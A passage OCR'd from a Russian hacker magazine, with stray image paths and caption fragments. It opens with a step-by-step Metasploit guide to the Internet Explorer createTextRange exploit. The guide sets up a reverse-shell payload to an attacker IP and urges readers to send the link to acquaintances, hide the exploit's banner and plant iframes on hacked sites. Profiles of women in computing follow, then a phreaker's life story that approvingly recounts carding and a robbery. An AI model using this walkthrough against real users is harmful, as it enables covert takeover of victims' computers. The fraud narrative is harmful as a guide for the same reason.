
В принципе, если тебе нравится возиться со всеми сплоитами вручную, то все, что тут написано, можешь смело пропустить. Но если ты ничего пропускать не будешь, то узнаешь, как можно максимально автоматизировать и упростить процесс использования нового бага. Итак, приступим. Для начала нужно качнуть с www.metasploit.org последний снапшот MetaSploit Framework (его версия на момент написания статьи — 2.5), там по умолчанию должен быть вшит новый сплоит. Небольшая поправка: комплект я качал и ставил под никсы. Если ты сидишь под дырявой виндой, то бери версию для Cygwin. В том случае, если версия фрэймворка у тебя чуть старше, то можно просто добавить отмычку, создав в папке exploits файл ie_createtextrange.pm, который можно взять по ссылке: http://metasploit.com/projects/Framework/modules/exploits/ie_createtextrange.pm. Как видишь, все предельно просто. Запускаем метфреймовскую консоль *./msfconsole*. Проверим, отображается ли наш эксплойт в списке доступных командой «show exploits». Он



/1/

WARN

Прочитай про бажную функцию: http://home.ural.ru/~psynet/TextRange.html
Проверься сам: www.computerterrorism.com/research/ie/poc.htm



/2/

/1/ www.computerterrorism.com
страница проверки на бажность

/2/ calc
страничка проверки на бажность загрузилась

/3/ www.***.com
зараженная шелл-кодом страница

Sit back and relax as your windows box is being exploited using a non CPU consuming heap spraying exploit.
In the meantime, you can open your task manager and watch how the VM size of IEXPLORE.EXE grows, while the CPU time of this process is very low.
Progress: 52%

/3/

Теперь настал самый важный момент: выбор начинки (PAYLOAD) или, проще говоря, шелл-кода

должен называться «ie_createtextrange». Если он появится в списке, то все отлично: пишем «use ie_createtextrange» и смотрим, какие параметры нужно задать для того, чтобы exploit заработал. Обязательным является один параметр, в котором мы указываем порт, где должен висеть фейковый веб-сервер с зараженной страницей. Делаем так: «set HTTPPORT 1234». Теперь настал самый важный момент: выбор начинки (PAYLOAD) или, проще говоря, шелл-кода. Во фреймворке имеется приличный список шелл-кодов под винду, и у тебя нет необходимости каждый раз перелопачивать сорец. Чтобы поменять записанный шелл-код, воспользуйся прелестями MetaSploit FrameWork. Можно тупо забиндить порт, выполнить команду по удалению Program Files, добавить нового пользователя — да все, что душе угодно! Для нашего эксперимента мы зарядим классическую начинку «set PAYLOAD win32_reverse», которая соединится с нашим сервантом и подключит нас к cmd.exe с правами пользователя, имевшего неосторожность просмотреть нашу ссылку. Ах да, чуть не забыл: чтобы шелл-код присоединился к нам, а не к машине какого-нибудь Петровича, зададим обязательный параметр «LHOST внешний_IP-адрес_нашей_машины». Вот и все. Запускаем нашу адскую машину командой «exploit». Если все о'кей, то на экране появится примерно следующее:

```
[*] Starting Reverse Handler.
[*] Waiting for connections to http://61.65.23.45:1234/
```

Это значит, что все замечательно, и ссылку можно отправлять своим лучшим друзьям: «Оля-ля! Какая ссылка, Петрович. Зайди на http://61.65.23.45:1234/». Только учти, что когда чел зайдет по линку, перед ним возникнет загогулина, как на скрине. Это немного палевно, и если ты последний негодяй, желающий направо и налево троянить, то поправь код в самом ie_createtextrange.pm. После <body onload="$start()"> убери позорную надпись, чтобы она больше не смущала тебя и посетителей твоей ссылки. Как видишь, использование этой отмычки из комплекта фреймворка очень похоже на использование WMF-сплоита оттуда же. А вообще, не обязательно так палиться и совать всем свой линк. Можно подпихивать ифрейм или просто вписать редирект в html-страницу на похаканном сайте. Еще есть старый способ, записывай: ставишь ссылку в инфе о себе в аське — и айда на буржуйские форумы знакомиться со всеми подряд.

Не WMF'ом единым!

IE продолжает преподносить нам сюрпризы. Причем Осел остается одним из самых популярных браузеров, не смотря на то, что можно осоловеть, глядя на список найденных в нем уязвимостей! Но не все так плохо, как кажется: патчи выпущены, поэтому обновляйся и будь начеку. А вообще, глядя на такой бурный рост 0day-сплоитов, стоит остерегаться полного беспредела в Сети, когда безбашенные киддисы скомпилируют все и вся. Мне кажется, что 0day должен быть приватным стаффом и обладать им должны достойные люди, которые готовы отвечать за свои поступки. ⌶



Стефани Вейнер

Если ты мало знаешь о квантовых компьютерах, но хотел бы узнать об этом больше от грамотного специалиста, то тебе стоит послушать лекции Стефани Вейнер, которые она нередко читает на компьютерных конференциях. Стефани проходит обучение в институте математики и компьютерных наук CWI, в котором углубленно изучает квантовые технологии. Эта молодая девушка уже успела написать несколько научных трудов о квантовых компьютерах, изложив новые идеи, а также поработать системным администратором UNIX-ведущих провайдеров Нидерландов. На известном хакерском пати HAL2001 Стефани сделала доклад о взломе модулей ядра FreeBSD. Среди ее других компьютерных интересов — программирование на Perl и изучение технологии компьютерных вирусов и червей. Хотя Стефани сама еще не закончила ВУЗ, она уже преподает в нем, передавая студентам свои знания о квантовых компьютерах.

Сандра Байлор

В то время как школьные подруги бегали на свидания и устраивали шумные вечеринки, Сандра Байлор с энтузиазмом читала учебники по точным наукам. Девочка не понимала, как они могут тратить попусту время, когда в мире столько всего интересного. Во время летних каникул она подала заявку на подготовительные компьютерные курсы при университете Луизиана, и полученный там опыт вдохновил Сандру на более подробное изучение компьютеров и инженерии. Она успешно поступила в университет и через несколько лет окончила его с отличием, получив через какое-то время ученые степени в Стэнфордском и Хьюстонском университетах. В это время IBM как раз нуждалась в квалифицированных специалистах, и ее пригласили на работу в Исследовательский центр компании, расположенный в Нью-Йорке. Там Сандра в составе команды ученых приступила к разработке системы входа/выхода (I/O) в параллельных процессорах. Такие процессоры обычно используют на компьютерах, где требуются сложнейшие вычисления (например, при моделировании погоды или конструировании самолетов). Основной задачей Сандры было увеличить скорость работы I/O. Во время работы в IBM женщина получила более 10 патентов на свои инженерные идеи, написала десятки технических статей и выступила соавтором нескольких компьютерных книг. А помимо основной работы, Сандра состоит в нескольких известных компьютерных организациях, включая IEEE Computer Society.

* Помнится, около полутора лет назад, чтобы развеять миф о том, что девушек-хакеров не существует, я взял интервью у одной из них. Из этого интервью выяснилось, что моя собеседница не вчера села за компьютер, и познания ее не ограничиваются Basic'ом. Но Фомы неверующие нашлись и здесь, заявив мне, что интервью фейковое, а вопросы я придумал сам. Что ж, дубль два. Теперь я расскажу о хакершах и программистках факт, о существовании которых ты можешь запросто проверить в Интернете. Эти дамы удивляли даже матерых профи и выделялись на общем женском фоне своей неутолимой жаждой знаний и способностью разобраться в сложнейших компьютерных задачах. Их имена перед тобой.






Сюзан Сандер


Сюзан Сандер — одна из самых известных хакерш 80-х годов. Родилась в 1959-м году в городе Олтон, штат Иллинойс, а когда девочке исполнилось 8, семья перебралась в Калифорнию. Здесь, пытаясь убежать от постоянных ссор с родителями, Сюзан открыла для себя возможности телефонии и принялась целыми днями названивать по случайным номерам, общаясь с незнакомыми людьми. С возрастом это увлечение не исчезло, а наоборот, превратилось в настоящую страсть. С помощью телефона Сюзан могла манипулировать людьми — у нее был приятный глубокий голос, и мужчины были готовы на многое, чтобы встретиться с незнакомкой. Но только после знакомства с фрикером Роско — оператором одной из первых в Лос-Анджелесе линий конференц-связи HOBO-UFO — девушка взглянула на телефонные системы не как на развлечение, а как на целый электронный мир, живущий по своим законам. И его можно было изучать бесконечно. Со временем Сюзан, Роско, Кевин Митник и Стив Роудс объединились в команду, наводящую ужас на крупнейшие телефонные компании Америки. Сюзан тогда подрабатывала в публичном доме, и все заработанные деньги вкладывала в технику. Компьютерные сети были не менее интересны, чем телефонные, и девушка все свободное время уделяла их изучению. А по ночам сама или со своими приятелями проводила дерзкие взломы. К 1981-му году отношения с Роско испортились: они стали злостными врагами, проводя публичные разборки на хакерских BBS, обвиняя друг друга во всех смертных грехах. Закончилось все тем, что Сюзан сдала бывших дружков-хакеров, и Роско пришлось отправиться за решетку. Сюзан же продолжила крутиться в компьютерном андеграунде и совершила еще немало взломов. В конце 90-х годов Сюзан Сандер внезапно исчезла с хакерской сцены, и о том, чем она занимается сейчас, знают немногие.

Анита Джонс

В одном из своих интервью Анита Джонс произнесла: «У меня одна из лучших в стране работ для ученого, который хочет влиять на мир науки. Я решаю, насколько перспективны те или иные исследования, консультирую Министерство обороны по поводу вложений в разработке новых технологий. И ежегодный бюджет, который распределяется благодаря мне, — ни много ни мало 8 миллиардов долларов».

В студенческие годы Анита изучала математику и получила ученую степень в английской литературе. После окончания института девушка устроилась работать программистом в небольшую фирму. Компьютерная область тогда была самой быстро развивающейся, и Анита Джонс верила, что эти сложные машины могут по-настоящему изменить мир. Вдохновленная этой мыслью, она решила связать с компьютерами свою жизнь, и немного позже защитила докторскую диссертацию в области компьютерных наук. В начале 70-х годов Анита стала одним из основателей и вице-президентом софтварной компании Tartan Laboratories. Там она проработала 6 лет, а в 1988-м году решила углубленно заняться наукой и возглавила факультет компьютерных наук в университете штата Вирджиния. В 1993-м году имя женщины было широко известно в научных кругах, ее пригласили в Пентагон и предложили пост директора отдела Исследований и Инженерии. В течение своей долгой научной карьеры Анита Джонс участвовала во многих компьютерных проектах, она написала несколько систем защиты, мультипроцессорную операционную систему и множество прикладных программ. А сейчас ее внимание направлено на изучение информационных систем, используемых в экстремальных условиях, и разработку интерактивных симуляторов.





Грейс Хоппер

В 40-е годы женщины в военно-морском флоте США были редкостью. Еще реже они встречались там, где требовались технические знания. Но Грейс Хоппер это не смущало: она с детства увлекалась числами, получила ученую степень по математике и совершенно была уверена, что за этими большими машинами, мигающими всеми лампами, — будущее. В 1945-м году, после развода со своим мужем, она подала заявку на флот, где ее определили в исследовательское военное бюро при Гарвардском университете. Там первыми задачами Грейс было определение оптимальной дистанции выстрела орудий, а для проведения расчетов в ее распоряжении находился Mark I — компьютерный монстр, построенный IBM для военных нужд. Для Грейс, которая с детства питала любовь ко всяким гаджетам, компьютер, занимающий целую комнату, казался настоящим чудом. Она большую часть времени проводила за Mark I и вскоре освоила его в совершенстве, занимаясь написанием первых программ и документаций для этой машины. В 1946-м году женщина оставила службу на флоте и полностью посвятила себя компьютерам серии Mark. Грейс продолжала заниматься программированием и продвигала свои идеи насчет возможных применений компьютеров в бизнесе и других сферах. Ее работы заметили, и чуть позже Eckert-Mauchly Computer — компания, разрабатывающая принципиально новый мейнфрейм UNIVAC I, — предложила ей должность математика. Там Грейс разработала первый в истории компилятор «A-0», а вернувшись в 1949-м году на флот, приступила к написанию языка программирования COBOL — прародителя всех современных языков высокого уровня.

В 1986-м году, в возрасте 79-ти лет, Грейс Хоппер окончательно оставила флот в должности адмирала, но даже после этого не ушла на покой, а продолжила работать в компьютерной сфере и выступать с лекциями по всему миру.

Джин Саммет

После того как Джин Саммет окончила на отлично факультет математики в университете Иллиноиса, перед ней открылись двери в различные научные организации мира. Но Джин решила продолжить обучение, а через несколько лет устроилась на работу в компанию Metropolitan Life Insurance. Значительную часть времени ей приходилось проводить за огромными мейнфреймами, выбивая программы на перфокартах. В 1953-м году, когда Джин занималась математическим анализом в компании Sperry Gyroscope, руководитель предложил ей поработать программистом для нового цифрового компьютера, разработанного местными инженерами. Что именно нужно было делать, ни Джин, ни босс не знали, но у женщины имелся опыт работы с компьютерами, и они вызывали у нее большой интерес. Впоследствии Джин не только приняла активное участие в разработке программ для сконструированной машины, но благодаря ей в Sperry Gyroscope появилась научная компьютерная группа. А в свободное от работы время Джин читала в колледже лекции о программировании. Чтобы достичь большего в своей карьере, она со временем оставила SG и заняла высокооплачиваемую должность в крупной компьютерной компании Sylvania Electric Products, где занималась анализом развития ПО для военных компьютеров MOBIDIC. Но и на этом не остановилась. Женщина руководила бостонским отделом программирования, а крупнейшим ее проектом стал FORMAC — первый широко используемый язык программирования для решения символьных математических задач. В 1965-м году Джин Саммет переходит в отдел системных разработок IBM и в рамках своей работы пишет объемную (785 страниц) книгу «Языки программирования: история и основы». Эта книга станет классикой компьютерной литературы. Джин также принимала участие в разработке языка «Ада» и многих других проектах IBM, а в 1988-м году вышла на заслуженный отдых, периодически давая консультации по техническим вопросам.





Рена Тенгенс

В 1987 году Рена стала полноценным мембером германского хакерского клуба «Хаос». Она, как и многие ее знакомые компьютерщики, была под впечатлением от возможностей компьютерных коммуникаций, и изучала всю информацию, которую могла достать на BBS и взломанных компьютерах научных организаций. Рена принимала участие в жизни хакерского андеграунда Германии, основала популярную Bionic BBS, участвовала в создании Z-Netz и CL (сети объединенных электронных борд), а также национальной сети Zamir, построенной в 1992-м году во время войны в Югославии. Рена не только использовала BBS, но и сама писала для них программы. Например, сделала большой вклад в развитии BBS-системы Zerberus. В начале 90-х годов Тенгенс увлеклась криптографией и опубликовала первый мануал на немецком языке по PGP. В 2000-м году постоянная посетительница хакерских и security-конференций стала одним из организаторов и членом жюри Big Brother Awards — ежегодной премии, вручаемой самым «дотошным» комитетам по надзору. Одновременно со своей активной социальной жизнью Рена работает над разнообразными техническими проектами в ассоциации FoeBuD, основателем которой она была в 80-х годах. Одной из ее недавних разработок стал DataPrivatizer — система для обнаружения спрятанных RFID-чипов и сканеров.

Неточка Незванова

Девушка, которая позже выберет себе псевдоним в честь героини Достоевского, родилась в Минске в 1977-м году. Дальше переехала в Новую Зеландию, где изучала физику в университете Виктория. А окончив ВУЗ, попросту исчезла. Друзья говорили, что она всерьез увлеклась компьютерами и окунулась в андеграунд. В середине 90-х на электронных досках и конференциях Usenet, посвященных электронной музыке, искусству и программированию, появились сообщения от Неточки. Она регулярно постила длинные тексты, написанные на английском, французском, немецком и других языках, включая в них ASCII-изображения. Большая часть ее постов носили скандальный и высокомерный характер, и вскоре вокруг ее имени появилась целая легенда. Подписчики считали, что никакой Неточки на самом деле не существует, что это всего лишь виртуал, созданный для того, чтобы развлечься в Сети. Как было на самом деле, никто не знал: девушка о себе ничего не сообщала, и выследить ее не представлялось возможным. В конце концов ее забанили на центровых местах общения технарей, но это не прекратило шумиху вокруг этой особы. Неточка написала несколько программ, самой известной из которых стала nato.0+55, расширяющая возможности пакета программирования графики MAX. Эту и другие ее утилиты использовали в работе многие художники и аниматоры. В конце 90-х Неточка завоевала несколько программерских наград и стала участницей списка «25 самых выдающихся женщин Сети», составленного некоммерческой организацией из Сан-Франциско.

НЕТОЧКА НАПИСАЛА НЕСКОЛЬКО ПРОГРАММ, САМОЙ ИЗВЕСТНОЙ ИЗ КОТОРЫХ СТАЛА NATO.0+55, РАСШИРЯЮЩАЯ ВОЗМОЖНОСТИ ПАКЕТА ПРОГРАММИРОВАНИЯ ГРАФИКИ В 3D STUDIO MAX.



ROSSOMAHAAR
/ ROSSOMAHAAR@MAIL.RU /

Блуждающий фрикер

История RedBoxChiliPepper и Phone Losers of America

Каждый, кто хоть немного интересовался фрикингом, наверняка встречал аббревиатуру PLA — Phone Losers of America. Двенадцать лет назад на американских BBS стали появляться ezin'ы от «Телефонных неудачников Америки», содержащие статьи о фрикинге, пранке, хаке, западлостроении, а зачастую просто юмористического содержания. В середине и конце 90-х PLA был одним из самых известных лейблов в американском компьютерном андеграунде.

PLA

Многие считают, что Phone Losers of America — это фрикерская группа. Это не совсем так. PLA никогда не была группой как таковой: под этим названием лишь выпускался e-zine, который писал парень с ником RedBoxChiliPepper вместе со своими друзьями, такими же фриками, как и он. Позднее, когда журнал уже прекратил свое существование, аббревиатура PLA не исчезла — она стала названием сообщества, сформировавшегося среди читателей PLA zine и объединяющего огромное количество фрикеров или просто приколистов-пранкеров по всей Северной Америке: от Аляски до Калифорнии. Основателем Phone Losers of America можно по праву считать Брэда Картера aka RedBoxChiliPepper, который на протяжении всей истории существования журнала был его бессменным редактором и написал большинство статей. Сам Брэд называет основателем не себя, а своего друга Зака, более известного как el_jefe, который придумал название Phone Losers of America и помогал Брэду создавать зайн. Но наибольший вклад в развитие PLA внес все же RedBoxChiliPepper (далее просто RBCP).

Детство фрикера

Брэд хотел стать хакером еще с детства. Как и у многих других молодых ребят, это желание появилось у него в результате просмотра фильма «Военные игры». Дома у Бреда был компьютер Timex Sinclair 1000 (приставка к телевизору, использующая магнитофон в качестве привода), и юный Картер проводил за ним кучу времени. Увидев однажды в каталоге расширение для своего компьютера — модем, он загорелся идеей подключить его к своей машине и стал активно копить деньги. Но когда отец спросил, зачем ему эта вещь, Брэд не нашел, что ответить. Тогда он еще даже не догадывался о существовании BBS.

Вторым компьютером Брэда был Apple II, находившийся в общественной библиотеке, расположенной прямо напротив его школы. Парень мог целыми днями торчать в хранилище книг, сидя за компьютером, который был на несколько порядков круче его собственного. Вскоре на собранные деньги Брэд приобретает машину TRS-80, которая вполне успешно конкурировала с компьютерами Apple. К этому времени Картер втянулся в модное развлечение



под названием пранк. Используя телефон, он разыгрывает своих друзей, школьных учителей или просто людей, ответивших по случайно набранному номеру. Брэд научил свой TRS-80, имеющий на борту простенький звуковой синтезатор, говорить электронным голосом, а именно : делать заказ пиццы по телефону. Звонил друзьям, представляясь военным суперкомпьютером, и вытворял кучу других веселых глупостей.

В 1989-м году, когда Брэду уже исполнилось 16 лет, директор кинотеатра, в котором он подрабатывал, решил заменить имеющиеся там компьютеры на новомодные факс-машины. Парню удалось выкупить за $300 подержанный Tandy 1000EX, но главное — в комплекте к нему шел модем! Собрав дома это чудо, он принялся названивать в компьютерную фирму Plato's Computers, прося о том, чтобы ему выдали номера общедоступных BBS'ок. С этого началось его сильное увлечение бордами.

Первым делом в тусовке компьютерного андеграунда нужно было выбрать ник. Брэд был большим любителем рок-музыки, поэтому его первое сетевое прозвище звучало как VanHalenFan. Позже любимой группой стала RedHotChiliPeppers, а вместе с музыкальными предпочтениями сменился и ник — RedBoxChiliPepper. Как и многие другие компьютерщики, на фоне увлечения блу- и редбоксами, Брэд стал экспериментировать с различными телефонными девайсами. Его первым RedBox'ом был обычный плеер с кассетой, на которую RBCP записал сигналы для совершения бесплатных звонков. Юный фрикер юзал его целый год, пока один приятель не показал ему статью из легендарного 2600 magazine, в которой рассказывалось, как собрать «настоящий» редбокс. Позже эта статья, дополненная Брэдом, станет вторым выпуском PLA.

Скитания по Америке

В 1991-м году Брэд заканчивает школу, которую он попросту терпеть не мог, и решает покинуть свой дом в Иллинойсе. С этого момента у RBCP начнется кочевая жизнь, которая продлится вплоть до 1998-го года. Именно в этот период своей жизни парень станет знаменитым на всю страну фрикером, тогда же PLA превратится в целое движение, объединившее фрикеров по всей Америке и



/1/ PLA
комьюнити в лицах

/2/ главный герой
Брэд Картера aka
RedHotChiliPepper

/3/ PLA el_jefe
один из основателей PLA
(слева)





Канаде. Брэд собирает необходимые ему в пути вещи и уезжает прочь на своем стареньком авто — Dodge Colt 79-го года. Он направляется в Гальвестон Айленд в Техасе, где работает на различных мелких работах, ночует в автомобиле, посещает за небольшую плату кампус местного колледжа, где есть компьютеры и другие развлечения. Обычно он путешествует с друзьями, с которыми знакомится во время своих странствий по Штатам. Парни вовсю развлекаются пранком, телефонными хаками и другими подобными вещами. Через некоторое время Брэд знакомится с девушкой по имени Сильвия, которая станет его спутницей на целый год. Движок его стареньской тачки к тому времени совсем сдох, и он продолжает свои путешествия автобусами и авиарейсами. Вместе с Сильвией они «гостят» по нескольку месяцев то у друзей, то у родителей, периодически останавливаясь в отелях или даже заброшенных зданиях. При любой представившейся возможности Брэд посещает BBS, внимательно изучая скачанные хакерские и фрикерские мануалы. Обычно лучшим местом для серфа по бордам оказывались библиотеки университетов или колледжей, где имелись компьютеры с модемом. Вдохновленный прочитанной инфой, RBCP и сам стал писать небольшие статьи по хаку и фрику, вкладывая в них собственный опыт. Эти тексты станут первыми выпусками PLA.

Вплоть до января 1993-го года фрикер перемещался из города в город: от Хьюстона до Лос-Анжелеса. И всюду его сопровождала Сильвия. Пользуясь своими компьютерными знаниями, Брэд помог девушке найти мать, с которой та не виделась с пятилетнего возраста. И вот после долгих скитаний влюбленные останавливаются в местечке под названием Гальвестон Айленд, где умудряются потерять друг друга. Не получив никаких известий о Сильвии в течение нескольких дней, Брэд покупает билет на самолет, летящий в Майами, и проводит там весь февраль, ночуя в районе городского пляжа. А на следующий месяц возвращается домой в Ист Элтон. 1-го апреля Брэд внезапно получил звонок от Сильвии, которая сообщила, что утром вылетает к нему. После радостной встречи девушка предложила ограбить магазинчик Wood River 7-Eleven, в который Картер устроился незадолго до этого, удрать на восточное побережье и жить там под вымышленными именами. Идея была совершенно бредовая, но именно так они и поступили.

RBCP любил сохранять информацию обо всем, чем занимался. У него была коллекция многотысячных неоплаченных телефонных счетов, скарженных авиабилетов, он записывал на кассеты все свои пранки. Так как он знал, что в комнате управляющего все происходящее в магазине записывается на пленку, Брэд решил захватить кассету с записью ограбления с собой. И когда проник в эту самую комнату, совершенно случайно обнаружил там ключ от сейфа. В общем, молодые грабители поживились неплохо — $4000 наличными и куча всякой мелочевки. Сменив по дороге в аэропорт два такси, они купили билеты и стали ожидать своего рейса. Полиция арестовала их за час до вылета. Наказанием за это преступление стала неделя, проведенная в тюрьме, после чего Брэда выпустили, но он был обязан появляться в участке до проведения окончательного слушания его дела в суде.

В следующем месяце у RBCP вновь случился конфликт с полицией. Вместе с Сильвией и еще несколькими друзьями Брэд подключился к чужой телефонной линии и стал прикалываться над жителями города, названивая им и разыгрывая сцены. Но по неосторожности одного из приятелей, компанию выследили. На следующий день в местной газете на первой странице появилась статья о банде хулиганов, терроризирующих город. Так что больше в Хайленде, где Брэд некоторое время работал няней, работу им найти не светило. После этого неприятного эпизода Брэд и Сильвия расстались. RBCP, несмотря на запрет суда, решает оставить Иллинойс и перебирается в Индианаполис, штат Индиана, где проводит большую часть времени на территории местного колледжа под видом студента. Там он снова получил доступ к BBS, продолжил оттачивать фрикерское мастерство и взял себе новое имя — Глен Карбон.

Чтобы снова не попасться в руки полиции, фрикер прекращает все контакты со своими прошлыми друзьями, за исключением el_jefe. Но даже лучшему другу RBCP не говорит, где находится. Работая на автостоянке, Брэд стал собирать номера кредиток ее клиентов, имена владельцев. Кроме того, он делал копии ключей автомобилей, намереваясь в один прекрасный день смыться на угнанном авто. Но в итоге решил для себя, что впредь не будет заниматься ничем противозаконным (как оказалось впоследствии, долго он не выдержал). Собрал вещи и уехал на автобусе в Огайо, где устроился работать в контору, выполняющую продовольственные заказы местной полиции. Для RBCP это была весьма нервная работа, так как каждый день ему приходилось контактировать с полицейскими, а ведь он жил под вымышленным именем и состоял



в розыске другого штата. Брэд был уже матерым фрикером, мог совершать бесплатные звонки по всей стране, создавать конференции, соединяя на одной линии до 15-ти человек, чем он часто и занимался вместе с el_jefe. Они любили соединять на одной линии своих друзей, недругов и операторов платных служб типа «секс по телефону», устраивая веселые пранки. Больше всего RBCP прикалывался над своим бывшим другом Крисом Томкинсоным, который, видать, чем-то насолил Брэду в прошлом. Крис многие годы будет постоянной жертвой для пранков RBCP и el_jefe, кроме того, его имя будет часто светиться в журнале PLA.

Phone Losers of America

На одной из телеконференций, проходящей в Орегоне, RBCP познакомился с девушкой-фрикершей по имени Колин Кард. Когда во время очередных скитаний по Штатам, он оказался неподалеку от Орегона (поселившись в отеле по украденному номеру кредитки), то решил заглянуть в гости к Колин. Они проводили вместе много времени, занимаясь совместным кардингом. Помимо книг, одежды и компакт-дисков, Брэду удалось снять по левым кредам отличный по тем временам лэптоп, с которым он будет часами просиживать в местном аэропорту, дожидаясь возвращения Колин из школы и дозваниваясь по чужим кредиткам до BBS по всей стране. На одной из них он увидел пост своего друга el_jefe, написавшего: «Я собираюсь создать по-настоящему крутую хак-группу, которую назову Phone Losers of America». Эл просто прикалывался, но RBCP загорелся этой идеей.

Прошло несколько месяцев, и Брэд оставил Колин. Это был конец ноября 1994-го года. В Остине как раз начиналась HoHoCon, куда направился фрикер. Там он встретился с el_jefe, и они вместе вернулись домой, где Брэд не был уже полтора года. Собрав все свои статьи, некоторые из которых были написаны еще в школьные годы, и объединив их под заголовком PLA, RBCP выложил их на BBS, где часто бывал. Они и составили первые 13 номеров PLA.

Однажды человек, над которым Брэд осуществил серию пранков, едва его не вычислил, и RBCP пришлось вновь уехать. На этот раз в Корпус Кристи, штат Техас, где за полгода будут написаны номера PLA (с 16-го по 34-й). В Техасе его навещали Колин и el_jefe, которые тоже приняли участие в создании езина. Благодаря усилиям троицы лейбл получил большую известность, при этом постепенно приобретая черты настоящего журнала (до 30-го выпуска PLA с трудом можно было назвать журналом, так как он содержал одну-единственную статью в номере). Это было веселое время для фрикеров — ребята занимались трэшингом (поиск ценной документации в мусорных баках крупных фирм), дерзкими телефонными выходками и другими вещами — все это освещалось в PLA.

Но веселье продлилось недолго. При попытке купить билет на самолет для Колин по чужой креде, RBCP вновь был пойман полицией. Из его рюкзака копы изъяли рэдбокс, полицейский сканер, электронную записную книжку, набитую номерами кредиток, и скарженный ноутбук. Однако полицейские не очень-то дружили с подобной техникой и даже не потрудились изучить все это. Брэд скрыл от них свое настоящее имя, представившись К. Томкинсоным, и через сутки был выпущен на свободу, а все его вещи были возвращены.

После этого Брэд решает уехать из Техаса и вместе с Колин отправляется в город Элбани, где они расписываются, и у них появляется первый ребенок. Брэд продолжает заниматься кардингом. Он добывает номера с помощью социальной инженерии, а потом «размножает» их с помощью проги Cmaster3, подбирающей на основе валидного номера сотни других. Он вскоре снова попадается полиции, но и тут ему везет: доказать первоначально предъявленные обвинения в хищении денег с банковских счетов на сумму около 10-ти тысяч полиции не удалось, так что Брэд отделывается штрафом в $250. В этот период PLA возрождается в Интернете под доменом, зарегистрированным RBCP. А el_jefe и Apok0lyps (этот парень станет четвертым членом редакции PLA, начиная с 36-го выпуска) тем временем создают собственную компьютерную фирму, предоставляющую провайдерские услуги. Само собой, она берет на себя хостинг сайта PLA (в течение следующих лет сайт сменит порядка 4-х доменов, пока не обретет существующий и поныне www.phonelosers.org).

